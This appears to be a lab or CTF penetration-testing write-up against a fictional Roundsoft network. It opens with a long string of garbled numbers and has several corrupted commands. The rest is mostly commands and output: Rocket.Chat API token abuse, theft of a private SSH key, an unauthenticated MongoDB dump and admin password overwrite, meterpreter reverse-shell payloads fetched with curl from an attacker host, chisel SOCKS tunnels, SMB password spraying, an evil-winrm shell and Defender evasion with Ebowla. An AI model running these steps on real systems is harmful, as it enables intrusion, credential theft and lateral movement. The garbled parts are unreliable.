1374 1375 1376 1377 1378 1379 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1388 1389 1389 1390 1391 1392 1393 1394 1395 1396 1396 1397 1398 1399 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1409 1410 1411 1412 1413 1414 1415 1416 1417 1418 1419 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1488 1489 1489 1490 1491 1492 1493 1494 1495 1496 1496 1497 1498 1499 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1509 1510 1511 1512 1513 1514 1515 1516 1517 1518 1519 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1588 1589 1589 1590 1591 1592 1593 1594 1595 1596 1596 1597 1598 1599 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1609 1610 1611 1612 1613 1614 1615 1616 1617 1618 1619 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1688 1689 1689 1690 1691 1692 1693 1694 1695 1696 1696 1697 1698 1699 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1709 1710 1711 1712 1713 1714 1715 1716 1717 1718 1719 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1788 1789 1789 1790 1791 1792 1793 1794 1795 1796 1796 1797 1798 1799 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1809 1810 1811 1812 1813 1814 1815 1816 1817 1818 1819 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1888 1889 1889 1890 1891 1892 1893 1894 1895 1896 1896 1897 1898 1899 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1909 1910 1911 1912 1913 1914 1915 1916 1917 1918 1919 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1988 1989 1989 1990 1991 1992 1993 1994 1995 1996 1996 1997 1998 1999 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2088 2089 2089 2090 2091 2092 2093 2094 2095 2096 2096 2097 2098 2099 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 2109 2109 2110 2111 2112 2113 2114 2115 2116 2117 2118 2119 2119 2120 2121 2122 2123 2124 2125 2126 2127 2128 2129 2129 2130 2131 2132 2133 2134 2135 2136 2137 2138 2139 2139 2140 2141 2142 2143 2144 2145 2146 2147 2148 2149 2149 2150 2151 2152 2153 2154 2155 2156 2157 2158 2159 2159 2160 2161 2162 2163 2164 2165 2166 2167 2168 2169 2169 2170 2171 2172 2173 2174 2175 2176 2177 2178 2179 2179 2180 2181 2182 2183 2184 2185 2186 2187 2188 2188 2189 2189 2190 2191 2192 2193 2194 2195 2196 2196 2197 2198 2199 2199 2200 2201 2202 2203 2204 </pre>

Request

Raw Headers Hex

```
1 GET /api/v1/rooms.get HTTP/1.1
2 X-Auth-Token: _bXOx5rjOpTOE3hEfJNTzjAdTWEFas2um7xNH13y1ZL
3 X-User-Id: HTpmn63zyESXXsGza
4 Host: 10.13.38.18:3000
5 Connection: close
6
7
```

Response

Raw Headers Hex

```
"update": [
  {
    "id": "2iHYahwtJjbyj4a6N",
    "name": "onboarding_information",
    "fname": "onboarding_information",
    "t": "p",
    "u": {
      "id": "ckBN4uDvbKecTqoBS",
      "username": "dev-admin"
    },
    "customFields": {},
    "broadcast": false,
    "encrypted": false,
    "ro": false,
    "sysMes": true,
    "_updatedAt": "2019-11-17T06:55:32.748Z",
    "lastMessage": {
      "id": "SuSfdmBTwD5WsfGt",
      "rid": "2iHYahwtJjbyj4a6N",
      "msg": "Glad to have you here",
      "ts": "2019-11-17T06:51:50.428Z",
      "u": {
        "id": "kPySeKgwZP4hHilGz",
        "username": "htanaka"
      },
      "mentions": [],
      "channels": [],
      "_updatedat": "2019-11-17T06:51:50.438Z"
    },
    {
      "id": "DdjTRzK3eskaJ8zkL",
      "name": "timeline_updates",
      "fname": "timeline_updates",
      "t": "p",
      "u": {
        "id": "ckBN4uDvbKecTqoBS",
        "username": "dev-admin"
      },
      "customFields": {},
      "broadcast": false,
      "encrypted": false,
      "ro": false,
      "sysMes": true,
      "_updatedAt": "2019-11-17T07:33:07.978Z"
    },
    {
      "id": "GENERAL",
      "t": "c",
      "name": "general",
      "usersCount": 11,
      "default": true,
      "_updatedAt": "2020-10-30T00:29:15.098Z",
      "lastMessage": {
        "id": "ofjvsRniFiPqqbDSM",
        "alias": "",
        "msg": "<img src='http://10.14.14.37'>",
        "attachments": [
          {
            "parseUrls": true,
            "groupable": false,
            "ts": "2020-10-30T00:29:15.088Z",
            "u": {
              "id": "HTpmn63zyESXXsGza",
              "username": "tnomura",
              "name": "tnomura"
            },
            "url": "GENERAL",
            "urls": [
              {
                "url": "http://10.14.14.37"
              }
            ]
          }
        ]
      }
    }
  ]
}
```

```
+ ./rpmserv -c /etc/pki/tls/certs/localhost.pem -s -M "X-Auth-Token: _bK0u5rjOpT0EhFTzJAdTwFas2Um7Knh1yLZL" -H "X-User-Id: Htpmnn3zy5Kxs0za" -H "Content-type:application/json" http://10.13.38.18:3000/api/v1/rooms.get | jq ".update[0]._id"
```

REVOILT

```
[-] /frpgard -> X-Auth-Token: $XOOGJyPjGtH7M7n7r7fUu0m1b3y1ZL-> X-User-Id: 0f6a0d103304ca -> Content-Type: application/json http://10.13.38.19:3000/api/v1/groups/messages?roomId=21040Abc123by1kab0 | nmap -sS -p443 -oN
```

Third. Discovered in private chat "developers_chat".

Request	Response
<pre>GET /file-upload/crBDvz0khN77KLrxz/key.txt HTTP/1.1 X-Auth-Token: _bXOs5rj0pTO3hEfJNTjAdTWFas2um7xNH13ylZL X-User-Id: HIpmm63zyESXxsGza Host: 10.13.38.18:3000 Connection: close</pre>	<pre>HTTP/1.1 200 OK X-XSS-Protection: 1 X-Instance-ID: SetSSTW2dxnz6HLLA Content-Security-Policy: default-src 'none' Cache-Control: max-age=31536000 Content-Disposition: attachment; filename*=UTF-8''key.txt Last-Modified: Sun, 17 Nov 2019 05:07:47 GMT Content-Type: text/plain Content-Length: 1679 Vary: Accept-Encoding Date: Fri, 30 Oct 2020 14:56:23 GMT Connection: close -----BEGIN RSA PRIVATE KEY----- MIIEpqIBAAKCAQEAevuLzY/80XvfbJWl0PKMyJu7sMsV846JfUh0xd2dRyo5L6Ka lZd3l+6+GkItdLEIH0qSkeQix05387Ju8wdhf08mmkpMDVaFvt055nRlDj/KSE Jh36b6GuXK3gqA0iaYaj64cb1WPbwhUJ2ZwXWJNh8sUY7f1lgMyOdfCtmLy2d 8zzqySExBs80NDwsVtInzDyMF1Hu96d3LzyAD/gqn2ntB142yGhHnrBxFnxkhkf vPKKXY7N3w01b1v0Mk7L30HDKrx9j/V07Km02KXNHy7RfNzXIpai9g wA08ygt9PoChaiYK7NmU20z5eAc3t+HEQwIDAQABoIBAQCx/hauoN9X4L8 6h532n7HuqVZ/LDv3SdldrvL71ApIuvf9g7p16w0g7s2A2p1+PMK671fa HfaFd00d0cnkvnRPAZRhhiTiHLk580qgb6leBuBdnd7CeJVQsleAH51y6d ZpnBtqV557D0waws5Bl0yfmg7N7duLq2z4H6eb2hByq9mXlwCTiHn4xz in.Pev2op9swLl56H0Sh7TIDX80DxoX+4R07VzjYyhLGDVAtEcEo6h7+M dfvAV+061pBandzted0A75Ahsa0q5Bhp8aIVcgbJNxelUz/x9CfcqZCJ us1fFcYxAoGBAPTpnyHeKzXnY6Yz20Dbvzb1zYE1m1qeewvDghhwPsrlWyy3SG u17T+OHnpYS4E6CPkst353JrsbJfm/gKurayLyKuB3s/v50Ah1w54pDsbx9 zcuiTiaDxEWejBeBhsSoFzIpmEtWf0hu/Qe47QXdsb1u76KcAjhb5oGaBame ICFnKwpopmhdadpsSP1r/Ke/a255Ucz1meuhmQRHv+CkmvUENRNUBEFpi1cdvN mr83a/P4+3yRV1szoTVufc06cBxhsJmNqBpxg0WMrB/jUhGwtTMxYDHd 76ygf6FrcUmPnDj/3TglGHCGLcl/exmlcfMSMnlhgbaoGBA9fd1Cwuu8Buk78K-8m U6/gUGzLom0mu1jk3xr0N9XmfhNske5vh5u1xuRfzYzQrIrtaX2r 9N+n6ZxePSS5rtBjNLH+8ptOps5dydV2H1TdQaNjZ7KqgJa9jp29YjVmvHs7i jT3FKb5a8dvc7/lcayg75J5a0GAcnd75/sfRjVpdaftfNs15RoUfWktMsC0c2l0rognc1FmkFy jcnAAjksBA8aXviuFh0efvh81vchwbbhd3NLDsWeQgp+2davRskpH4j jMd6s6EcgyEAg9msjyzP1M7Am32o9aRoMoNDxDGrsQo5t0c38xwihiusavq axM9ci5tPc40n1Re0yetsulBSrkux40Cjtpf7jxNfFds86lbyvIu/jWrTx1P9dfD XlpWHR1siUJmdvbtptp+YQ4pDUwkbg9uOPXNgkvonXGfqubg1Vvgp= -----END RSA PRIVATE KEY-----</pre>

SSH into the Ingis box and `pillage` the Rocket.Chat Mongodbs (generate pubkey with `ssh-keygen -f beta_user_key -y > beta_user_key.pub` to get rid of the `Load pubkey: invalid format` error when connecting).

```

→ ~/endgame/rpg ssh -i beta_user.key beta_user@10.13.38.18
load pubkey "beta_user.key": invalid format
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Sat Oct 31 12:41:47 UTC 2020

System load: 0.0          Users logged in: 3
Usage of /: 51.4% of 19.62GB  IP address for ens160: 10.13.38.18
Memory usage: 57%          IP address for ens192: 192.168.125.135
Swap usage: 1%             IP address for docker0: 172.17.0.1
Processes: 284

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Oct 31 11:47:49 2020 from 10.14.14.37
beta_user@Ignis:~$ ls
examples.desktop snap
beta_user@Ignis:~$ cd /snap/
bin/           core/           core18/          docker/          ngrok/          rocketchat-server/
beta_user@Ignis:~$ cd /snap/rocketchat-server/
1416/   1427/   current/
beta_user@Ignis:~$ cd /snap/rocketchat-server/1427/bin/
beta_user@Ignis:/snap/rocketchat-server/1427/bin$ ./mongo
MongoDB shell version v3.6.14
connecting to: mongodb://127.0.0.1:27017/?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("154bbf58-6f43-429f-834e-2daa07cc66af" ) }
MongoDB server version: 3.6.14
Server has startup warnings:
2020-10-29T10:37:18.858+0000 I STORAGE [initandlisten]
2020-10-29T10:37:18.858+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2020-10-29T10:37:18.858+0000 I STORAGE [initandlisten] **           See http://dochub.mongodb.org/core/prodnotes-filesystem
2020-10-29T10:37:28.488+0000 I CONTROL [initandlisten]
2020-10-29T10:37:28.488+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2020-10-29T10:37:28.488+0000 I CONTROL [initandlisten] **           Read and write access to data and configuration is unrestricted.
2020-10-29T10:37:28.488+0000 I CONTROL [initandlisten] ** WARNING: You are running this process as the root user, which is not recommended.
2020-10-29T10:37:28.488+0000 I CONTROL [initandlisten]
rs0:PRIMARY> show dbs
admin    0.000GB
config   0.000GB
local    0.031GB
parties  0.010GB
rs0:PRIMARY> use parties
switched to db parties
rs0:PRIMARY> show collections
_raix_push_app_tokens
_raix_push_notifications
instances
meteor_accounts_loginServiceConfiguration
meteor_oauth_pendingCredentials
meteor_oauth_pendingRequestTokens
migrations
rocketchat__trash
rocketchat_apps
rocketchat_apps_logs
rocketchat_apps_persistence
rocketchat_avatars
rocketchat_avatars_chunks
rocketchat_avatars_files
rocketchat_credential_tokens
rocketchat_cron_history
rocketchat_custom_emoji
rocketchat_custom_sounds
rocketchat_custom_user_status
rocketchat_export_operations
rocketchat_federation_dns_cache
rocketchat_federation_keys
rocketchat_federation_peers
rocketchat_federation_room_events
rocketchat_federation_servers
rocketchat_import
rocketchat_integration_history
rocketchat_integrations
rocketchat_invites
rocketchat_livechat_agent_activity
rocketchat_livechat_custom_field
rocketchat_livechat_department
rocketchat_livechat_department_agents
rocketchat_livechat_external_message
rocketchat_livechat_inquiry
rocketchat_livechat_office_hour
rocketchat_livechat_page_visited
rocketchat_livechat_trigger
rocketchat_livechat_visitor
rocketchat_message
rocketchat_message_read_receipt
rocketchat_oauth_apps
rocketchat_oembed_cache
rocketchat_permissions
rocketchat_reports
rocketchat_roles
rocketchat_room
rocketchat_sessions
rocketchat_settings
rocketchat_smash_history
rocketchat_statistics
rocketchat_subscription
rocketchat_uploads
rocketchat_uploads_chunks
rocketchat_uploads_files
rocketchat_user_data_files
rocketchat_webdav_accounts
system.views
ufsTokens
users
usersSessions
view_livechat_queue_status

```

After dumping the `rocketchat_message` DB, I found another piece of information about the users' default password. Maybe it could be done via the API too:

```
rs0:PRIMARY> db.rocketchat_message.find()
...
{ "_id" : "r9uubgB5WEEdM4ZchV", "rid" : "b5JuYWTXHnXMBviYa", "msg" : "Ah yes.
Apologies... I forgot to update the on-boarding information, but we adopted a new
password format for the default login. Please use 'welcome_roundsoft2019!', "ts"
: ISODate("2019-11-17T07:00:44.954Z"), "u" : { "_id" : "WSjGCrFQBeNJtR3g",
"username" : "roundsoft_hr" }, "mentions" : [ ], "channels" : [ ], "__updatedAt" :
ISODate("2019-11-17T07:00:44.964Z") }
...
...
```

As a bonus I can [change](#) dev-admin password to be 12345 (because access control is not enabled in the DBMS) and log into the web panel:

```
rs0:PRIMARY> db.users.update({ "username": "dev-admin" }, { $set:
{ "services.password.bcrypt":
"$2a$10$n9CM8OgInDlwpvjLKLPM.eizXizLlRtgCh3GRLafodR9ldAuH/KG" } })
```

```
beta_user@ignis:/tmp/.1$ cd /snap/rocketchat-server/current/bin/
beta_user@ignis:/snap/rocketchat-server/current/bin$ ./mongo
MongoDB shell version v3.6.14
connecting to: mongodb://127.0.0.1:27017/?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("e35f95d0-f7a6-482f-82d1-f265fc812378") }
MongoDB server version: 3.6.14
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-11-06T09:02:21.802+0000 I STORAGE [initandlisten]
2020-11-06T09:02:21.802+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2020-11-06T09:02:21.802+0000 I CONTROL [initandlisten] **           See http://dochub.mongodb.org/core/prodnotes-filesystem
2020-11-06T09:02:29.262+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2020-11-06T09:02:29.263+0000 I CONTROL [initandlisten] **           Read and write access to data and configuration is unrestricted.
2020-11-06T09:02:29.263+0000 I CONTROL [initandlisten] **           You are running this process as the root user, which is not recommended.
2020-11-06T09:02:29.263+0000 I CONTROL [initandlisten]
rs0:PRIMARY> use parties
switched to db parties
rs0:PRIMARY> db.users.update({ "username": "dev-admin" }, { $set: { "services.password.bcrypt": "$2a$10$n9CM8OgInDlwpvjLKLPM.eizXizLlRtgCh3GRLafodR9ldAuH/KG" } })
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
rs0:PRIMARY> 
```

Roundsoft Inc. Developers' Collab Chat - Mozilla Firefox

10.13.38.18:3000/admin/info

Administration Info

Rocket.Chat

Version	2.4.11
Apps Engine Version	1.11.2
Database Migration	170
Database Migration Date	November 6, 2020 12:03 PM
Installed at	October 12, 2019 12:42 PM
Uptime	1 days, 5 hours, 9 minutes, 25 seconds
Deployment ID	4ir9yRAjKnyhucoix
PID	2875
Running Instances	1
OpLog	Enabled

Commit

Hash	8bc295e01ef53075a625cb781e61946568fc7689
Date	Wed Feb 26 17:36:45 2020 -0300
Branch	HEAD
Tag	2.4.11
Author	Diego Sampaio
Subject	Bump version to 2.4.11

Runtime Environment

Now I can setup socks proxy with MSF or Chisel (faster) and CME the network:

```

root@kali:~$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.14.14.37
LPORT=9001 -f elf --platform linux -a x64 > ingis.elf
root@kali:~$ msfdb run
msf5 > handler -H tun0 -P 9001 -p linux/x64/meterpreter/reverse_tcp
msf5 > use auxiliary/server/socks5
msf5 auxiliary(server/socks5) > run
beta_user@Ignis:~$ mkdir /tmp/.1
beta_user@Ignis:~$ cd /tmp/.1
beta_user@Ignis:/tmp/.1$ curl http://10.14.14.37/ingis.elf > ingis.elf
beta_user@Ignis:/tmp/.1$ nohup ./ingis.elf &
meterpreter > run autoroute -s 192.168.125.0/24
Or
root@kali:~$ ./chisel server -p 8000 --reverse --socks5
beta_user@Ignis:/tmp/.1$ curl http://10.14.14.37/chisel > chisel && chmod +x
chisel && nohup ./chisel client 10.14.14.37:8000 R:socks &

```

```

+ ./endgame/rpg curl -s -H "X-Auth-Token: _0X05rJ0TOE3HEfNTzjAdTWEfasum7xNH13y1ZL" -H "X-User-ID: Htpmn03zyESXxG2a" -H "Content-type:application/json" http://10.13.18:3000/api/v1/users.list | jq ".users[] .username"
"athompson"
"community_team_memberA"
"community_team_memberB"
"dev-admin"
"hsakaguchi"
"htanaka"
"janderson"
"moyashida"
"roundsoft_hr"
"tmonura"
"yamano"
+ ./endgame/rpg cat users.txt
athompson
hsakaguchi
htanaka
janderson
moyashida
tmonura
yamano
+ ./endgame/rpg cat hosts.txt
192.168.125.88
192.168.125.88
192.168.125.129
+ ./endgame/rpg ./crosswalk -q crackmapexec smb hosts.txt -u users.txt -p 'Welcome_roundsoft2019!'
SMB 192.168.125.128 445 SHINRA [+] Windows Server 2016 Standard 14393 x64 (name:SHINRA) (domain:Roundsoft.local) (signing:True) (SMBv1:True)
SMB 192.168.125.128 445 SHINRA [-] Roundsoft.local\athompson:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.128 445 SHINRA [-] Roundsoft.local\hsakaguchi:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.128 445 GELUS [+] Windows 10.0 Build 17763 x64 (name:GELUS) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB 192.168.125.129 445 LUX [+] Windows 10.0 Build 17763 x64 (name:LUX) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB 192.168.125.128 445 SHINRA [+] Roundsoft.local\janderson:Welcome_roundsoft2019!
SMB 192.168.125.88 445 GELUS [-] Roundsoft.local\yamano:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.88 445 GELUS [-] Roundsoft.local\yamano:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.129 445 LUX [-] Roundsoft.local\tmonura:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.129 445 LUX [-] Roundsoft.local\htanaka:Welcome_roundsoft2019! STATUS_LOGON_FAILURE
SMB 192.168.125.129 445 LUX [-] Roundsoft.local\janderson:Welcome_roundsoft2019!

```

Next I will WinRM into the Lux box.

```

→ ~./rpg/www proxychains4 -q evil-winrm.rb -u janderson -p 'Welcome_roundsoft2019!' -i 192.168.125.129
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\janderson\Documents> whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
===== ============          =====          =====
SeShutdownPrivilege    Shut down the system      Enabled
SeChangeNotifyPrivilege Bypass traverse checking      Enabled
SeUndockPrivilege      Remove computer from docking station      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege    Change the time zone      Enabled
*Evil-WinRM* PS C:\Users\janderson\Documents> hostname
Lux
*Evil-WinRM* PS C:\Users\janderson\Documents> net user /domain
The request will be processed at a domain controller for domain Roundsoft.local.

net.exe : System error 5 has occurred.
+ CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Access is denied.

```

winPEAS will tell us that PuTTY is in use around here.

```
===== (Interesting files and registry) =====
```

```
[+] Putty Sessions  
Not Found  
  
[+] Putty SSH Host keys  
ssh-ed25519@22:192.168.125.135:
```

I will check its version to see if I can use PuttyRider ([1](#), [2](#), [3](#), [4](#)) to hijack sessions (spoiler: it's not possible due to version 0.70).

```
*Evil-WinRM* PS C:\Users\janderson\Documents> cd \PROGRA~1\Putty  
*Evil-WinRM* PS C:\Program Files\Putty> get-item .\putty.exe | fl  
  
Directory: C:\Program Files\Putty  
  
Name          : putty.exe  
Length        : 774200  
CreationTime   : 10/27/2019 2:02:36 PM  
LastWriteTime  : 10/27/2019 2:02:39 PM  
LastAccessTime : 11/7/2020 6:44:53 PM  
Mode          : -a----  
LinkType      :  
Target         : {}  
VersionInfo    : File:           C:\Program Files\Putty\putty.exe  
                  InternalName:  PuTTY  
                  OriginalFilename: PuTTY  
                 FileVersion:    Release 0.70  
                  FileDescription: SSH, Telnet and Rlogin client  
                  Product:       PuTTY suite  
                  ProductVersion: Release 0.70  
                  debug:         False  
                  Patched:       False  
                  PreRelease:    False  
                  PrivateBuild: False  
                  SpecialBuild: False  
                  Language:     English (United Kingdom)
```

I will generate meterpreter and look around more. Defender is active on the box, so I will use Ebowla.

```

> ~/.../rpg/www msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.125.135 LPORT=3333 -f exe --platform windows -a x64 > met.exe
WARN: Unresolved or ambiguous specs during Gem::Specification.reset:
      reline (>= 0)
      Available/installed versions of this gem:
        - 0.1.5
WARN: Clearing out unresolved specs. Try 'gem cleanup <gem>'
Please report a bug if this causes problems.
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

> ~/.../rpg/www cd ~/tools/Ebowla
> ~/tools/Ebowla git:(master) ✘ mv ~/htb/endgame/rpg/www/met.exe .
> ~/tools/Ebowla git:(master) ✘ python ebowl.py met.exe genetic.config
[*] Using Symmetric encryption
[*] Payload length 7168
[*] Payload_type exe
[*] Using EXE payload template
[*] Used environment variables:
    [-] environment value used: computername, value used: lux
[!] Path string not used as part of key
[!] External IP mask NOT used as part of key
[!] System time mask NOT used as part of key
[*] String used to source the encryption key: lux
[*] Applying 10000 sha512 hash iterations before encryption
[*] Encryption key: bb08461f2c09d7b28a807cba86da99e5d47581bc3cf18c40bde99da59b3c641
[*] Writing GO payload to: go_symmetric_met.exe.go
[*] Removing Comments and Print Statements
> ~/tools/Ebowla git:(master) ✘ vi genetic.config
> ~/tools/Ebowla git:(master) ✘ ./build_x64_go.sh output/go_symmetric_met.exe.go met.exe
[*] Copy Files to tmp for building
[*] Building...
[*] Building complete
[*] Copy met.exe to output
[*] Cleaning up
[*] Done

```

```

beta_user@Ignis:/tmp/.1$ nohup ./chisel client 10.14.14.22:8000 0.0.0.0:3333:10.14.14.22:2222 &
[2] 22287
beta_user@Ignis:/tmp/.1$ nohup: ignoring input and appending output to 'nohup.out'

```

```

beta_user@Ignis:/tmp/.1$
```

```

> ~/.../endgame/rpg ./chisel server -p 8000 --reverse --socks5
> ~/.../endgame/rpg ls
beta_user_key beta_user_key.pub discover enum exploit feedback hosts.txt loot RPG.ctb users.txt www
> ~/.../endgame/rpg cd www
> ~/.../rpg/www ./chisel server -p 8000 --reverse --socks5
2020/11/07 00:39:01 server: Reverse tunnelling enabled
2020/11/07 00:39:01 server: Fingerprint 4a:6f:29:89:bd:1b:32:ba:96:a6:4a:eb:f2:a2:5c:5b
2020/11/07 00:39:01 server: Listening on http://0.0.0.0:8000
2020/11/07 00:39:19 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2020/11/07 03:10:45 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening

```

```

msf6 > handler -H tun0 -P 2222 -p windows/x64/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.

```

```

[*] Started reverse TCP handler on 10.14.14.22:2222
msf6 > [*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 1 opened (10.14.14.22:2222 -> 10.14.14.22:33380) at 2020-11-07 03:29:52 +0300
[*] 10.14.14.22 - Meterpreter session 1 closed. Reason: Died

```

```

msf6 >
msf6 >
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 2 opened (10.14.14.22:2222 -> 10.14.14.22:33406) at 2020-11-07 03:36:02 +0300

```

```

msf6 > sessions 2
[*] Starting interaction with 2...

```

```

meterpreter > getuid
Server username: ROUNDSTOFT\janderson
meterpreter > sysinfo
Computer : LUX
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Meterpreter : x64/windows

```

The PuTTY process is actually running, so I can migrate to some other process to stay stable (migrating directly to `putty.exe` almost instantly kills my shell) - `explorer.exe`, for example, and keylog input from `janderson`.

```

meterpreter > ps -U janderson
Filtering on user 'janderson'

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
68	836	MicrosoftEdgeCP.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\MicrosoftEdgeCP.exe
664	5752	putty.exe	x86	1	ROUNDSOFT\janderson	C:\Program Files\Putty\putty.exe
728	836	ShellExperienceHost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\SystemApps\ShellExperienceHost_cw5nh2txyewy\ShellExperienceHost.exe
848	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
1872	836	SystemSettings.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\ImmersiveControlPanel\SystemSettings.exe
1980	6712	met.exe	x64	0	ROUNDSOFT\janderson	C:\Users\janderson\Music\met.exe
2604	4024	MicrosoftEdgeSH.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\MicrosoftEdgeSH.exe
4024	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
4352	836	SecurityHealthHost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\SecurityHealthHost.exe
4488	6712	conhost.exe	x64	0	ROUNDSOFT\janderson	C:\Windows\System32\conhost.exe
4552	2216	sihost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\sihost.exe
4564	628	svchost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\svchost.exe
4608	628	svchost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\svchost.exe
4760	1692	taskhostw.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\taskhostw.exe
4832	836	WinStore.App.exe	x64	1	ROUNDSOFT\janderson	C:\Program Files\WindowsApps\Microsoft.WindowsStore_12001.1001.1.0_x64_8wekyb3d8bbwe\WinStore.App.exe
